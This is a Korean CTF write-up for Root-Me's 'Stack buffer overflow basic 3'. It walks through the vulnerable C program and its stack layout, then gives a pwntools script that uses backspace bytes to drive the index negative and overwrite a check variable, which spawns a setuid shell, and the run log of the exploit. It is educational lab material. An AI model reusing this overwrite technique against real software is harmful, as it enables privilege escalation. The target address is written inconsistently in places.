
Stack buffer overflow basic 3

```
#include <stdio.h>
#include <sys/time.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

void shell(void);

int main()
{

  char buffer[64];
  int check;
  int i = 0;
  int count = 0;

  printf("Enter your name: ");
  fflush(stdout);
  while(1)
    {
      if(count >= 64)
        printf("Oh no...Sorry !\n");
      if(check == 0xbffffabc)
        shell();
      else
        {
            read(fileno(stdin),&i,1);
            switch(i)
            {
                case '\n':
                  printf("\a");
                  break;
                case 0x08:
                  count--;
                  printf("\b");
                  break;
                case 0x04:
                  printf("\t");
                  count++;
                  break;
                case 0x90:
                  printf("\a");
                  count++;
                  break;
                default:
                  buffer[count] = i;
                  count++;
                  break;
            }
        }
    }
}

void shell(void)
{
  setreuid(geteuid(), geteuid());
  system("/bin/bash");
}
```


문제의 c파일이다. 코드만 보면 count가 64이상이 되기 전에 switch문에서 default에 있는 buffer[count] = i을 이용해 check의 값을 `0xbfffabc`로 바꾸어 주면 될 것 같다.

`scp -P2222 app-systeme-ch16@challenge02.root-me.org://challenge/app-systeme/ch16/ch16 ./`
scp로 문제 파일을 다운받았다. (비번 : app-systeme-ch16)

그럼 check의 위치와 buf의 위치를 살펴보자



`<main+116>`에서 0xbfffabc를 `ebp-0x50`에 들어 있는 값과 비교하는 것을 보니 check의 위치는 `ebp-0x50`이다. count와 i의 값은 그닥 중요하지 않지만 일단 살펴보면 `<main+92>`에서 0x31(64)와 `ebp-0x54`에 있는 값과 비교하는 것을 보니 count의 위치는 `ebp-0x54`이다. 그럼 멘위에 0x0으로 초기화한 `ebp-0x58`에 i의 값이 있을 것이다.



마지막 default인 부분을 찾으면 저 부분이다. count의 위치인 `ebp-0x54`에 들어 있는 값과 `ebp-0x4c`의 주소 값을 더하여 i 를 읽어오는 것을 보니 `ebp-0x4c`가 buffer의 위치인 것 같다.

> buffer : `ebp-0x4c`
> check : `ebp-0x50`
> count : `ebp-0x54`
> i : `ebp-0x58`


이렇게 들어 가 있다.

지금 buffer와 check의 차이가 -4이다. 지금 buffer가 check보다 더 밑에 있으므로 일반적인 방식으로는 덮을 수가 없다. 따라서 우리는 위 c파일에서 봤던 buffer[count] = i을 이용해야 한다. 지금 buffer의 주소와 count의 값을 더하여 i를 저장하는데 이때 count가 -4라면 check의 시작 위치가 될수있다.
따라서 우리는 `count--;`를 해주는 0x08을 4번 넣고 `0xbfffabc`를 넣어주면 쉘을 딸 수 있다!

그럼 이제 pwntool을 이용하여 코드를 만들어 보자

```
s = ssh(host="challenge02.root-me.org", port=2222, user="app-systeme-ch16", password="app-systeme-ch16")

r = s.process("./ch16")

r.sendline(b"\x08")
r.sendline(b"\x08")
r.sendline(b"\x08")
r.sendline(b"\x08")
r.sendline(b"\xbc")
r.sendline(b"\xfa")
r.sendline(b"\xff")
r.sendline(b"\xbf")

r.interactive()
```

그럼 이제 flag 값을 알 수 있다.


leede@leede:~/rootMe$ python3 ch16.py
[+] Connecting to challenge02.root-me.org on port 2222: Done
[*] app-systeme-ch13@challenge02.root-me.org:
Distro Ubuntu 18.04
OS: linux
Arch: i386
Version: 5.4.0
ASLR: Disabled
[+] Starting remote process bytearray(b'./ch16') on challenge02.root-me.org: pid 12671
[*] Switching to interactive mode
Enter your name: app-systeme-ch16-cracked@challenge02:~$ app-systeme-ch16-cracked@challenge02
:~$ $ ls -al
total 28
dr-xr-x--- 2 app-systeme-ch16-cracked app-systeme-ch16 4096 May 19 2019 .
drwxr-xr-x 18 root root 4096 Mar 17 2018 ..
-r-------- 1 app-systeme-ch16-cracked app-systeme-ch16 16 Apr 9 2015 .passwd
-r--r----- 1 app-systeme-ch16-cracked app-systeme-ch16 534 May 19 2019 Makefile
-r-sr-x--- 1 app-systeme-ch16-cracked app-systeme-ch16 7532 May 19 2019 ch16
-r--r----- 1 app-systeme-ch16-cracked app-systeme-ch16 1110 May 19 2019 ch16.c
app-systeme-ch16-cracked@challenge02:~$ $ cat .passwd
app-systeme-ch16-cracked@challenge02:~$ $